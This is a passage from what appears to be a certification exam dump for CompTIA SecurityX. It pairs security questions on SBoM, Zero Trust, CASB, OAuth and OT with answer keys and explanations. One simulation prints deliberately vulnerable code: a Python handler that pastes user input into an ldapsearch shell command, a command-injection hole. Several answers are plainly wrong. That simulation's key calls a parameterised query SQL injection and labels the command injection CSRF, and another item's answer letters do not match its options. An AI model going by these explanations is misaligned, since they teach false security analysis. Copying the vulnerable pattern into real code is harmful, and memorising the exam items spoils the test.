- ? Staging Environment: This environment closely mirrors the production environment in terms of hardware, software, configurations, and settings. It serves as a final testing ground before deploying changes to production. Testing in the staging environment ensures that the new feature will behave as expected in the actual production setup.
 - ? Isolation from Production: The staging environment is isolated from production, which means any issues arising from the new feature will not impact the live users or the integrity of the production data. This aligns with best practices in change management and risk mitigation.
 - ? Realistic Testing: Since the staging environment replicates the production environment, it provides realistic testing conditions. This helps in identifying potential issues that might not be apparent in a development or testing environment, which often have different configurations and workloads.
- References:

NEW QUESTION 40

A company that uses containers to run its applications is required to identify vulnerabilities on every container image in a private repository. The security team needs to be able to quickly evaluate whether to respond to a given vulnerability. Which of the following will allow the security team to achieve the objective with the least effort?

- A. SAST scan reports
- B. Centralized SBoM
- C. CIS benchmark compliance reports
- D. Credentialed vulnerability scan

Answer: B

Explanation:

A centralized Software Bill of Materials (SBoM) is the best solution for identifying vulnerabilities in container images in a private repository. An SBoM provides a comprehensive inventory of all components, dependencies, and their versions within a container image, facilitating quick evaluation and response to vulnerabilities. Why Centralized SBoM?

- ? Comprehensive Inventory: An SBoM lists all software components, including their versions and dependencies, allowing for thorough vulnerability assessments.
 - ? Quick Identification: Centralizing SBoM data enables rapid identification of affected containers when a vulnerability is disclosed.
 - ? Automation: SBoMs can be integrated into automated tools for continuous monitoring and alerting of vulnerabilities.
 - ? Regulatory Compliance: Helps in meeting compliance requirements by providing a clear and auditable record of all software components used.
- Other options, while useful, do not provide the same level of comprehensive and efficient vulnerability management:
- ? A. SAST scan reports: Focuses on static analysis of code but may not cover all components in container images.
 - ? C. CIS benchmark compliance reports: Ensures compliance with security benchmarks but does not provide detailed component inventory.
 - ? D. Credentialed vulnerability scan: Useful for in-depth scans but may not be as efficient for quick vulnerability evaluation.

References:

- ? CompTIA SecurityX Study Guide
- ? "Software Bill of Materials (SBoM)," NIST Documentation
- ? "Managing Container Security with SBoM," OWASP

NEW QUESTION 43

A company wants to install a three-tier approach to separate the web, database, and application servers. A security administrator must harden the environment. Which of the following is the best solution?

- A. Deploying a VPN to prevent remote locations from accessing server VLANs
- B. Configuring a SASb solution to restrict users to server communication
- C. Implementing microsegmentation on the server VLANs
- D. installing a firewall and making it the network core

Answer: C

Explanation:

The best solution to harden a three-tier environment (web, database, and application servers) is to implement microsegmentation on the server VLANs. Here??s why:

? Enhanced Security: Microsegmentation creates granular security zones within the data center, allowing for more precise control over east-west traffic between servers. This helps prevent lateral movement by attackers who may gain access to one part of the network.

? Isolation of Tiers: By segmenting the web, database, and application servers, the organization can apply specific security policies and controls to each segment, reducing the risk of cross-tier attacks.

? Compliance and Best Practices: Microsegmentation aligns with best practices for network security and helps meet compliance requirements by ensuring that sensitive data and systems are properly isolated and protected.

? References:

NEW QUESTION 47

A security professional is investigating a trend in vulnerability findings for newly deployed cloud systems Given the following output:

Date	IP address	System name	Finding	Criticality rating
10/13/2023	10.123.34.98	System1	OpenSSL version 1.01	Medium
10/13/2023	10.3.114.72	System6	OpenSSL version 1.01	Medium
10/13/2023	10.12.134.45	System12	Java 11 runtime environment found	Medium
10/13/2023	10.68.65.11	System36	OpenSSL version 1.01	Medium
10/13/2023	10.23.74.9	System37	Java 11 runtime environment found	Medium
10/13/2023	10.13.124.3	System45	OpenSSL version 1.01	Medium

Which of the following actions would address the root cause of this issue?

- A. Automating the patching system to update base Images
- B. Recompiling the affected programs with the most current patches
- C. Disabling unused/unneeded ports on all servers
- D. Deploying a WAF with virtual patching upstream of the affected systems

Answer: A

Explanation:

The output shows that multiple systems have outdated or vulnerable software versions (OpenSSL 1.01 and Java 11 runtime). This suggests that the systems are not being patched regularly or effectively.

? A. Automating the patching system to update base images: Automating the patching process ensures that the latest security updates and patches are applied to all systems, including newly deployed ones. This addresses the root cause by ensuring that base images used for deployment are always up-to-date with the latest security patches.

? B. Recompiling the affected programs with the most current patches: While this can fix the immediate vulnerabilities, it does not address the root cause of the problem, which is the lack of regular updates.

? C. Disabling unused/unneeded ports on all servers: This improves security but does not address the specific issue of outdated software.

? D. Deploying a WAF with virtual patching upstream of the affected systems: This can provide a temporary shield but does not resolve the underlying issue of outdated software.

Automating the patching system to update base images ensures that all deployed systems are using the latest, most secure versions of software, addressing the root cause of the vulnerability trend.

References:

? CompTIA Security+ Study Guide

? NIST SP 800-40 Rev. 3, "Guide to Enterprise Patch Management Technologies"

? CIS Controls, "Control 7: Continuous Vulnerability Management"

NEW QUESTION 48

An organization is implementing Zero Trust architecture A systems administrator must increase the effectiveness of the organization's context-aware access system. Which of the following is the best way to improve the effectiveness of the system?

- A. Secure zone architecture
- B. Always-on VPN
- C. Accurate asset inventory
- D. Microsegmentation

Answer: D

Explanation:

Microsegmentation is a critical strategy within Zero Trust architecture that enhances context-aware access systems by dividing the network into smaller, isolated segments. This reduces the attack surface and limits lateral movement of attackers within the network. It ensures that even if one segment is compromised, the attacker cannot easily access other segments. This granular approach to network security is essential for enforcing strict access controls and monitoring within Zero Trust environments.

Reference: CompTIA SecurityX Study Guide, Chapter on Zero Trust Security, Section on Microsegmentation and Network Segmentation.

NEW QUESTION 53

A security analyst is reviewing suspicious log-in activity and sees the following data in the SICM:

Account	Application	Authorization server	Status	Risk
SALES1	Customer manager	LDAP-US	Success	Low
SALES1	Payroll	LDAP-US	Success	Low
ADMIN	Email	LDAP-US	Failure	High
SALES1	Email	LDAP-EU	Unknown	Unknown
MARKET1	Customer manager	LDAP-US	Success	Low
FINANCE1	Payroll	LDAP-EU	Unknown	Unknown

Which of the following is the most appropriate action for the analyst to take?

- A. Update the log configuration settings on the directory server that is not being captured properly.
- B. Have the admin account owner change their password to avoid credential stuffing.
- C. Block employees from logging in to applications that are not part of their business area.
- D. Implement automation to disable accounts that have been associated with high-risk activity.

Answer: D

Explanation:

The log-in activity indicates a security threat, particularly involving the ADMIN account with a high-risk failure status. This suggests that the account may be targeted by malicious activities such as credential stuffing or brute force attacks.

? Updating log configuration settings (A) may help in better logging future activities but does not address the immediate threat.

? Changing the admin account password (B) is a good practice but may not fully mitigate the ongoing threat if the account has already been compromised.

? Blocking employees (C) from logging into non-business applications might help in reducing attack surfaces but doesn't directly address the compromised account issue.

Implementing automation to disable accounts associated with high-risk activities ensures an immediate response to the detected threat, preventing further unauthorized access and allowing time for thorough investigation and remediation.

References:

- ? CompTIA SecurityX guide on incident response and account management.
- ? Best practices for handling compromised accounts.
- ? Automation tools and techniques for security operations centers (SOCs).

NEW QUESTION 56


SIMULATION


You are tasked with integrating a new B2B client application with an existing OAuth workflow that must meet the following requirements:

- . The application does not need to know the users' credentials.
- . An approval interaction between the users and the HTTP service must be orchestrated.
- . The application must have limited access to users' data.

INSTRUCTIONS

Use the drop-down menus to select the action items for the appropriate locations. All placeholders must be filled.





- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Select the Action Items for the Appropriate Locations:

- ? Authorization Server:
- ? Resource Server:
- ? B2B Client Application:

Detailed Explanation

OAuth 2.0 is designed to provide specific authorization flows for web applications, desktop applications, mobile phones, and living room devices. The integration involves multiple steps and components, including:

- ? Resource Owner (User):
- ? Client Application (B2B Client Application):
- ? Authorization Server:
- ? Resource Server:

OAuth Workflow:

- ? The resource owner accesses the client application.
- ? The client application redirects the resource owner to the authorization server for authentication.
- ? The authorization server authenticates the resource owner and asks for consent to grant access to the client application.
- ? Upon consent, the authorization server issues an authorization code or token to the client application.
- ? The client application uses the authorization code or token to request access to the resources from the resource server.
- ? The resource server verifies the token with the authorization server and, if valid, grants access to the requested resources.

References:

- ? CompTIA Security+ Study Guide: Provides comprehensive information on various authentication and authorization protocols, including OAuth.
- ? OAuth 2.0 Authorization Framework (RFC 6749): The official documentation detailing the OAuth 2.0 framework, its flows, and components.
- ? OAuth 2.0 Simplified: A book by Aaron Parecki that provides a detailed yet easy- to-understand explanation of the OAuth 2.0 protocol.

By ensuring that each component in the OAuth workflow performs its designated role, the B2B client application can securely access the necessary resources without compromising user credentials, adhering to the principle of least privilege.

NEW QUESTION 59

A security architect for a global organization with a distributed workforce recently received funding to deploy a CASB solution. Which of the following most likely explains the choice to use a proxy-based CASB?

- A. The capability to block unapproved applications and services is possible
- B. Privacy compliance obligations are bypassed when using a user-based deployment.
- C. Protecting and regularly rotating API secret keys requires a significant time commitment
- D. Corporate devices cannot receive certificates when not connected to on-premises devices

Answer: A

Explanation:

A proxy-based Cloud Access Security Broker (CASB) is chosen primarily for its ability to block unapproved applications and services. Here's why:

- ? Application and Service Control: Proxy-based CASBs can monitor and control the use of applications and services by inspecting traffic as it passes through the proxy. This allows the organization to enforce policies that block unapproved applications and services, ensuring compliance with security policies.

- ? Visibility and Monitoring: By routing traffic through the proxy, the CASB can provide detailed visibility into user activities and data flows, enabling better monitoring and threat detection.
- ? Real-Time Protection: Proxy-based CASBs can provide real-time protection against threats by analyzing and controlling traffic before it reaches the end user, thus preventing the use of risky applications and services.
- ? References:

NEW QUESTION 61

A security administrator is performing a gap assessment against a specific OS benchmark. The benchmark requires the following configurations be applied to endpoints:

- Full disk encryption
- * Host-based firewall
- Time synchronization
- * Password policies
- Application allow listing
- * Zero Trust application access

Which of the following solutions best addresses the requirements? (Select two).

- A. CASB
- B. SBoM
- C. SCAP
- D. SASE
- E. HIDS

Answer: CD

Explanation:

To address the specific OS benchmark configurations, the following solutions are most appropriate:

- * C. SCAP (Security Content Automation Protocol): SCAP helps in automating vulnerability management and policy compliance, including configurations like full disk encryption, host-based firewalls, and password policies.
- * D. SASE (Secure Access Service Edge): SASE provides a framework for Zero Trust network access and application allow listing, ensuring secure and compliant access to applications and data.

These solutions together cover the comprehensive security requirements specified in the OS benchmark, ensuring a robust security posture for endpoints.

References:

- ? CompTIA SecurityX Study Guide: Discusses SCAP and SASE as part of security configuration management and Zero Trust architectures.
 - ? NIST Special Publication 800-126, "The Technical Specification for the Security Content Automation Protocol (SCAP)": Details SCAP's role in security automation.
 - ? "Zero Trust Networks: Building Secure Systems in Untrusted Networks" by Evan Gilman and Doug Barth: Covers the principles of Zero Trust and how SASE can implement them.
- By implementing SCAP and SASE, the organization ensures that all the specified security configurations are applied and maintained effectively.

NEW QUESTION 63

The material finding from a recent compliance audit indicates a company has an issue with excessive permissions. The findings show that employees changing roles or departments results in privilege creep. Which of the following solutions are the best ways to mitigate this issue? (Select two).
Setting different access controls defined by business area

- A. Implementing a role-based access policy
- B. Designing a least-needed privilege policy
- C. Establishing a mandatory vacation policy
- D. Performing periodic access reviews
- E. Requiring periodic job rotation

Answer: AD

Explanation:

To mitigate the issue of excessive permissions and privilege creep, the best solutions are:

- ? Implementing a Role-Based Access Policy:
- ? Performing Periodic Access Reviews:

NEW QUESTION 68

All organization is concerned about insider threats from employees who have individual access to encrypted material. Which of the following techniques best addresses this issue?

- A. SSO with MFA
- B. Salting and hashing
- C. Account federation with hardware tokens
- D. SAE
- E. Key splitting

Answer: E

Explanation:

The technique that best addresses the issue of insider threats from employees who have individual access to encrypted material is key splitting. Here's why:

- ? Key Splitting: Key splitting involves dividing a cryptographic key into multiple parts and distributing these parts among different individuals or systems. This ensures that no single individual has complete access to the key, thereby mitigating the risk of insider threats.
- ? Increased Security: By requiring multiple parties to combine their key parts to access encrypted material, key splitting provides an additional layer of security. This approach is particularly useful in environments where sensitive data needs to be protected from unauthorized access by insiders.
- ? Compliance and Best Practices: Key splitting aligns with best practices and regulatory requirements for handling sensitive information, ensuring that access is tightly controlled and monitored.

? References:

By employing key splitting, organizations can effectively reduce the risk of insider threats and enhance the overall security of encrypted material.

NEW QUESTION 69

A security analyst wants to use lessons learned from a poor incident response to reduce dwell time in the future. The analyst is using the following data points:

User	Site visited	HTTP method	Filter status	Traffic status	Alert status
account1	tools.com	GET	Allowed	Allowed	No
admin1	hacking.com	GET	Allowed	Allowed	Yes
account5	payroll.com	GET	Allowed	Allowed	No
account2	p4yr011.com	GET	Blocked	Blocked	No
account2	p4yr011.com	POST	Blocked	Blocked	No
account2	139.40.29.21	POST	Allowed	Allowed	No
account5	payroll.com	GET	Allowed	Allowed	No

Which of the following would the analyst most likely recommend?

- A. Adjusting the SIEM to alert on attempts to visit phishing sites
- B. Allowing TRACE method traffic to enable better log correlation
- C. Enabling alerting on all suspicious administrator behavior
- D. Utilizing allow lists on the WAF for all users using GET methods

Answer: C

Explanation:

In the context of improving incident response and reducing dwell time, the security analyst needs to focus on proactive measures that can quickly detect and alert on potential security breaches. Here's a detailed analysis of the options provided:

- * A. Adjusting the SIEM to alert on attempts to visit phishing sites: While this is a useful measure to prevent phishing attacks, it primarily addresses external threats and doesn't directly impact dwell time reduction, which focuses on the time a threat remains undetected within a network.
- * B. Allowing TRACE method traffic to enable better log correlation: The TRACE method in HTTP is used for debugging purposes, but enabling it can introduce security vulnerabilities. It's not typically recommended for enhancing security monitoring or incident response.
- * C. Enabling alerting on all suspicious administrator behavior: This option directly targets the potential misuse of administrator accounts, which are often high-value targets for attackers. By monitoring and alerting on suspicious activities from admin accounts, the organization can quickly identify and respond to potential breaches, thereby reducing dwell time significantly. Suspicious behavior could include unusual login times, access to sensitive data not usually accessed by the admin, or any deviation from normal behavior patterns. This proactive monitoring is crucial for quick detection and response, aligning well with best practices in incident response.
- * D. Utilizing allow lists on the WAF for all users using GET methods: This measure is aimed at restricting access based on allowed lists, which can be effective in preventing unauthorized access but doesn't specifically address the need for quick detection and response to internal threats.

References:

- ? CompTIA SecurityX Study Guide: Emphasizes the importance of monitoring and alerting on admin activities as part of a robust incident response plan.
 - ? NIST Special Publication 800-61 Revision 2, "Computer Security Incident Handling Guide": Highlights best practices for incident response, including the importance of detecting and responding to suspicious activities quickly.
 - ? "Incident Response & Computer Forensics" by Jason T. Luttgens, Matthew Pepe, and Kevin Mandia: Discusses techniques for reducing dwell time through effective monitoring and alerting mechanisms, particularly focusing on privileged account activities.
- By focusing on enabling alerting for suspicious administrator behavior, the security analyst addresses a critical area that can help reduce the time a threat goes undetected, thereby improving the overall security posture of the organization.

Top of Form Bottom of Form

NEW QUESTION 70

SIMULATION

A product development team has submitted code snippets for review prior to release. INSTRUCTIONS

Analyze the code snippets, and then select one vulnerability, and one fix for each code snippet.

Code Snippet 1

Code Snippet 1

Code Snippet 2

Web browser:

URL: <https://comptia.org/profiles/userdetails?userid=103>

Web server code:

```
--
String accountQuery = "SELECT * from users WHERE userid = ?";
PreparedStatement stmt = connection.prepareStatement(accountQuery);
stmt.setString(1, request.getParameter("userid"));
ResultSet queryResponse = stmt.executeQuery();
--
```

Code Snippet 2

```
Caller:
URL: https://comptia.org/api/userprofile?userid=103

API endpoint (/searchDirectory):
...
import subprocess
from http.server import HTTPServer, BaseHTTPRequestHandler
httpd = HTTPServer(('192.168.0.5', 8443), BaseHTTPRequestHandler)
httpd.serve_forever()

def get_request(request):
    userId = request.getParam('userid')

    ldapLookup = 'ldapsearch -D "cn=' + userId + '" -W -p 389
                  -h loginserver.comptia.org
                  -b "dc=comptia,dc=org" -s sub -x "(objectclass=*)"'
    accountLookup = subprocess.Popen(ldapLookup)

    if (userExists(accountLookup))
        accountFound = true
    else
        accountFound = false
    ...
```

Vulnerability 1:

- ? SQL injection
- ? Cross-site request forgery
- ? Server-side request forgery
- ? Indirect object reference
- ? Cross-site scripting

Fix 1:

- ? Perform input sanitization of the userid field.
- ? Perform output encoding of queryResponse,
- ? Ensure usex:ia belongs to logged-in user.
- ? Inspect URLs and disallow arbitrary requests.
- ? Implement anti-forgery tokens.

Vulnerability 2

- 1) Denial of service
- 2) Command injection
- 3) SQL injection
- 4) Authorization bypass
- 5) Credentials passed via GET

Fix 2

- A) Implement prepared statements and bind variables.
- B) Remove the serve_forever instruction.
- C) Prevent the "authenticated" value from being overridden by a GET parameter.
- D) HTTP POST should be used for sensitive parameters.
- E) Perform input sanitization of the userid field.

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Code Snippet 1

Vulnerability 1: SQL injection

SQL injection is a type of attack that exploits a vulnerability in the code that interacts with a database. An attacker can inject malicious SQL commands into the input fields, such as username or password, and execute them on the database server. This can result in data theft, data corruption, or unauthorized access.

Fix 1: Perform input sanitization of the userid field.

Input sanitization is a technique that prevents SQL injection by validating and filtering the user input values before passing them to the database. The input sanitization should remove any special characters, such as quotes, semicolons, or dashes, that can alter the intended SQL query. Alternatively, the input sanitization can use a whitelist of allowed values and reject any other values.

Code Snippet 2

Vulnerability 2: Cross-site request forgery

Cross-site request forgery (CSRF) is a type of attack that exploits a vulnerability in the code that handles web requests. An attacker can trick a user into sending a malicious web request to a server that performs an action on behalf of the user, such as changing their password, transferring funds, or deleting data. This can result in unauthorized actions, data loss, or account compromise.

Fix 2: Implement anti-forgery tokens.

Anti-forgery tokens are techniques that prevent CSRF by adding a unique and secret value to each web request that is generated by the server and verified by the server before performing the action. The anti-forgery token should be different for each user and each session, and should not be predictable or reusable by an attacker. This way, only legitimate web requests from the user's browser can be accepted by the server.

NEW QUESTION 71

A security engineer needs to secure the OT environment based on the following requirements

- Isolate the OT network segment
- Restrict Internet access.
- Apply security updates to workstations
- Provide remote access to third-party vendors

Which of the following design strategies should the engineer implement to best meet these requirements?

- A. Deploy a jump box on the third party network to access the OT environment and provide updates using a physical delivery method on the workstations
- B. Implement a bastion host in the OT network with security tools in place to monitor access and use a dedicated update server for the workstations.
- C. Enable outbound internet access on the OT firewall to any destination IP address and use the centralized update server for the workstations
- D. Create a staging environment on the OT network for the third-party vendor to access and enable automatic updates on the workstations.

Answer: B

Explanation:

To secure the Operational Technology (OT) environment based on the given requirements, the best approach is to implement a bastion host in the OT network.

The bastion host serves as a secure entry point for remote access, allowing third-party vendors to connect

while being monitored by security tools. Using a dedicated update server for workstations ensures that security updates are applied in a controlled manner without direct internet access.

References:

? CompTIA SecurityX Study Guide: Recommends the use of bastion hosts and dedicated update servers for securing OT environments.

? NIST Special Publication 800-82, "Guide to Industrial Control Systems (ICS) Security": Advises on isolating OT networks and using secure remote access methods.

? "Industrial Network Security" by Eric D. Knapp and Joel Thomas Langill: Discusses strategies for securing OT networks, including the use of bastion hosts and update servers.

NEW QUESTION 76

A software engineer is creating a CI/CD pipeline to support the development of a web application. The DevSecOps team is required to identify syntax errors. Which of the following is the most relevant to the DevSecOps team's task?

- A. Static application security testing
- B. Software composition analysis
- C. Runtime application self-protection
- D. Web application vulnerability scanning

Answer: A

Explanation:

Static Application Security Testing (SAST) involves analyzing source code or compiled code for security vulnerabilities without executing the program. This method is well-suited for identifying syntax errors, coding standards violations, and potential security issues early in the development lifecycle.

? A. Static application security testing (SAST): SAST tools analyze the source code

to detect syntax errors, vulnerabilities, and other issues before the code is run. This is the most relevant task for the DevSecOps team to identify syntax errors and improve code quality.

? B. Software composition analysis: This focuses on identifying vulnerabilities in open-source components and libraries used in the application but does not address syntax errors directly.

? C. Runtime application self-protection (RASP): RASP involves monitoring and protecting applications during runtime, which does not help in identifying syntax errors during the development phase.

? D. Web application vulnerability scanning: This involves scanning the running application for vulnerabilities but does not address syntax errors in the code.

References:

? CompTIA Security+ Study Guide

